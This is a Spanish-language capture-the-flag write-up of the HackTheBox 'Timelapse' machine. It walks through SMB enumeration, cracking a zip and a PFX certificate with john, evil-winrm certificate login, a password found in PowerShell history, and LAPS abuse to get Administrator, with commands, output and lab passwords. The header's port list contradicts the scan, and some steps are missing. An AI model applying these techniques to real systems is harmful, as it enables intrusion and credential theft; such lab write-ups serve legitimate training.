HackTheBox - Timelapse

- Tags: #SMB #Zip-File #PFX-File #LAPS #Evil-WinRM

Información de la máquina

- Dirección IP -> 10.129.227.113
- Puertos Abiertos: 22(SSH) 80(HTTP) 1337(WASTE)

Al hacerle un ping nos devuelve un TTL de 127 por lo que podemos deducir que es una maquina Windows

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ ping -c 1 10.129.227.113
PING 10.129.227.113 (10.129.227.113) 56(84) bytes of data.
64 bytes from 10.129.227.113: icmp_seq=1 ttl=127 time=228 ms

--- 10.129.227.113 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 228.200/228.200/228.200/0.000 ms
```

Escaneo con nmap

Utilizaremos la herramienta **nmap** para así poder ver todos los puertos que tiene abierto internamente esta maquina

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ nmap -p- --open -sS --min-rate 5000 -n 10.129.227.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-25 19:10 -03
Nmap scan report for 10.129.227.113
Host is up (0.24s latency).
Not shown: 65517 filtered tcp ports (no-response)
```

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49695/tcp open  unknown
49727/tcp open  unknown
```

Con este comando, lo que le hemos dicho a la herramienta que haga es que escanee todo el rango de puertos, es decir, desde el 0 hasta el 65535 (-p-), mostrando solamente los que devuelvan un estado «abierto» (--open). Luego, con el parámetro **--min-rate 5000**, le indicamos que no envíe menos de 5000 paquetes por segundo, esto para que el escaneo sea mucho más rápido. Y por último, el parámetro **-n** el cual le indica a la herramienta que no haga una resolución DNS.

Ahora, lo que haremos será escanear los puertos que nos devolvió que estaban abiertos, para poder ver qué servicio está corriendo en los mismos y sus respectivas versiones. Esto lo hacemos con el parámetro **-sCV**. Y por último, exportaremos la información en un archivo llamado «versiones».

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ nmap -
p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,47692
-sCV 10.129.227.113 -oN versiones
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-25 19:12 -03
Nmap scan report for timelapse.htb (10.129.227.113)
Host is up (0.48s latency).
```

```
PORT      STATE    SERVICE           VERSION
53/tcp    open     domain            Simple DNS Plus
88/tcp    open     kerberos-sec      Microsoft Windows Kerberos (server time:
2025-01-26 06:12:53Z)
135/tcp   open     msrpc             Microsoft Windows RPC
139/tcp   open     netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open     ldap              Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ldapssl?
3268/tcp  open     ldap              Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open     globalcatLDAPssl?
5986/tcp  open     ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2025-01-26T06:14:31+00:00; +7h59m59s from scanner time.
9389/tcp  open     mc-nmf            .NET Message Framing
47692/tcp filtered unknown
49667/tcp open     msrpc             Microsoft Windows RPC
49673/tcp open     ncacn_http        Microsoft Windows RPC over HTTP 1.0
49674/tcp open     msrpc             Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-26T06:13:50
|_  start_date: N/A
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m57s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.18 seconds
```

Lo primero que vamos a hacer es agregar el dominio que se nos lista al archivo /etc/hosts.

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Timelapse/nmap]
└─# echo "10.129.227.113 timelapse.htb" >> /etc/hosts
```

La máquina tiene el servicio SMB, por lo tanto, vamos a tratar de ver si tiene recursos compartidos expuestos.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ smbclient -L 10.129.227.113 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
```

Vemos que hay un recurso llamado 'Shares', vamos a conectarnos.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ smbclient //10.129.227.113/Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Oct 25 12:39:15 2021
  ..                                  D        0  Mon Oct 25 12:39:15 2021
  Dev                                 D        0  Mon Oct 25 16:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 12:48:42 2021

                6367231 blocks of size 4096. 1338940 blocks available
```

En el directorio Dev, tenemos un archivo comprimido llamado "winrm_backup.zip". Vamos a descargarlo.

```
smb: \> cd Dev
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (1,7
KiloBytes/sec) (average 1,7 KiloBytes/sec)
smb: \Dev\> exit

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ 7z l winrm_backup.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=es_AR.UTF-8 Threads:128 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 2611 bytes (3 KiB)

Listing archive: winrm_backup.zip

--
Path = winrm_backup.zip
Type = zip
Physical Size = 2611

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-10-25 11:21:20 .....         2555         2405  legacyy_dev_auth.pfx
------------------- ----- ------------ ------------  ------------------------
2021-10-25 11:21:20               2555         2405  1 files
```

Este archivo comprimido está protegido por contraseña, por lo tanto, vamos a extraer el hash usando **zip2john** y luego intentaremos crackearlo con John mismo.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ zip2john winrm_backup.zip > hash
Created directory: /home/lshinkiz/.john
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr:
TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
```

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2025-01-25 19:30) 3.030g/s 10525Kp/s 10525Kc/s 10525KC/s
surkerior..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Una vez obtenida la contraseña, vamos a descomprimir el archivo, lo que nos dará como resultado un archivo llamado 'legacyy_dev_auth.pfx'.

Los archivos PFX son un formato binario que se utiliza para almacenar certificados, certificados intermedios y claves privadas. Son muy comunes en Windows para importar y exportar certificados y claves privadas.
Los archivos PFX se utilizan para: Firmar el código de aplicaciones, Firmar documentos digitalmente, Importar y exportar certificados y claves privadas, Instalar certificados SSL en Windows Server.

Sabiendo esto, vamos a intentar extraer la clave privada y el certificado de este archivo. Al ser archivos protegidos por contraseñas, vamos a tener que volver a obtener el hash y crackearlo.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ pfx2john legacyy_dev_auth.pfx > hash

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256
AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1
for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:25 DONE (2025-01-25 19:39) 0.03987g/s 128857p/s 128857c/s 128857C/s
thuglife06..thsco04
```

```
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Extraer clave privada

Para poder extraer la clave privada de este archivo .PFX vamos a hacer lo siguiente

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out priv-key.pem -nodes
Enter Import Password: thuglegacy
```

Extraer certificado

Por último, para extraer el certificado de este archivo .PFX, vamos a hacer lo siguiente

Si recordamos los puertos que están abiertos, el puerto 5986 está abierto, el cual corresponde al servicio de administración remota de Windows.

Si este servicio está expuesto y nosotros contamos con claves privadas y un certificado, podemos intentar conectarnos remotamente a la máquina de la siguiente forma.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ evil-winrm -i 10.129.227.113 -c certificate.pem -k priv-key.pem -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:
```

```
   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::3db7:e294:ff6d:cf24
   Link-local IPv6 Address . . . . . : fe80::3db7:e294:ff6d:cf24%13
   IPv4 Address. . . . . . . . . . . : 10.129.227.113
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%13

10.129.0.1
```

Con el parámetro -i le indicamos la dirección IP de la máquina a la que nos queremos conectar, con el parámetro -c le indicamos el certificado, con -k le indicamos la clave privada y con -S porque es SSL

Si listamos los usuarios existentes en la máquina, veremos uno llamado 'svc_deploy', el cual forma parte del grupo LAPS_Readers y Remote Management Users

Windows Local Administrator Password Solution (LAPS) es una característica de Microsoft que gestiona y realiza copias de seguridad de la contraseña de una cuenta de administrador local

Usando winPEAS para realizar un reconocimiento de la máquina y así ver las distintas formas de escalar privilegios, se nos listará que en el historial de comandos de PowerShell está expuesta la contraseña del usuario svc_deploy.


```
*Evil-WinRM* PS C:\Users\legacyy\Documents> type
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Conso
leHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ crackmapexec smb 10.129.227.113 -u 'svc_deploy' -p
```

```
'E3R$Q62^12p7PLlC%KWaxuaV'
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True)
(SMBv1:False)
SMB         10.129.227.113  445    DC01             [+]
timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ evil-winrm -i 10.129.227.113 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV'
-S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

Siendo el usuario svc_deploy, formamos parte del grupo LAPS_Readers, por lo que podemos leer las contraseñas de los usuarios administradores del sistema. Podemos intentar hacer esto mediante este módulo escrito en PowerShell.

- https://raw.githubusercontent.com/kfosaaen/Get-LAPSPasswords/refs/heads/master/Get-LAPSPasswords.ps1



Vamos a probar esa contraseña obtenida con el usuario Administrator.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ crackmapexec smb 10.129.227.113 -u 'Administrator' -p '+6;++
[lZ48,iKn3G0hJbY]]+'
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True)
(SMBv1:False)
SMB         10.129.227.113  445    DC01             [+]
timelapse.htb\Administrator:+6;++[lZ48,iKn3G0hJbY]]+ (Pwn3d!)

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Timelapse/nmap]
└─$ evil-winrm -i 10.129.227.113 -u 'Administrator' -p '+6;++
[lZ48,iKn3G0hJbY]]+' -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```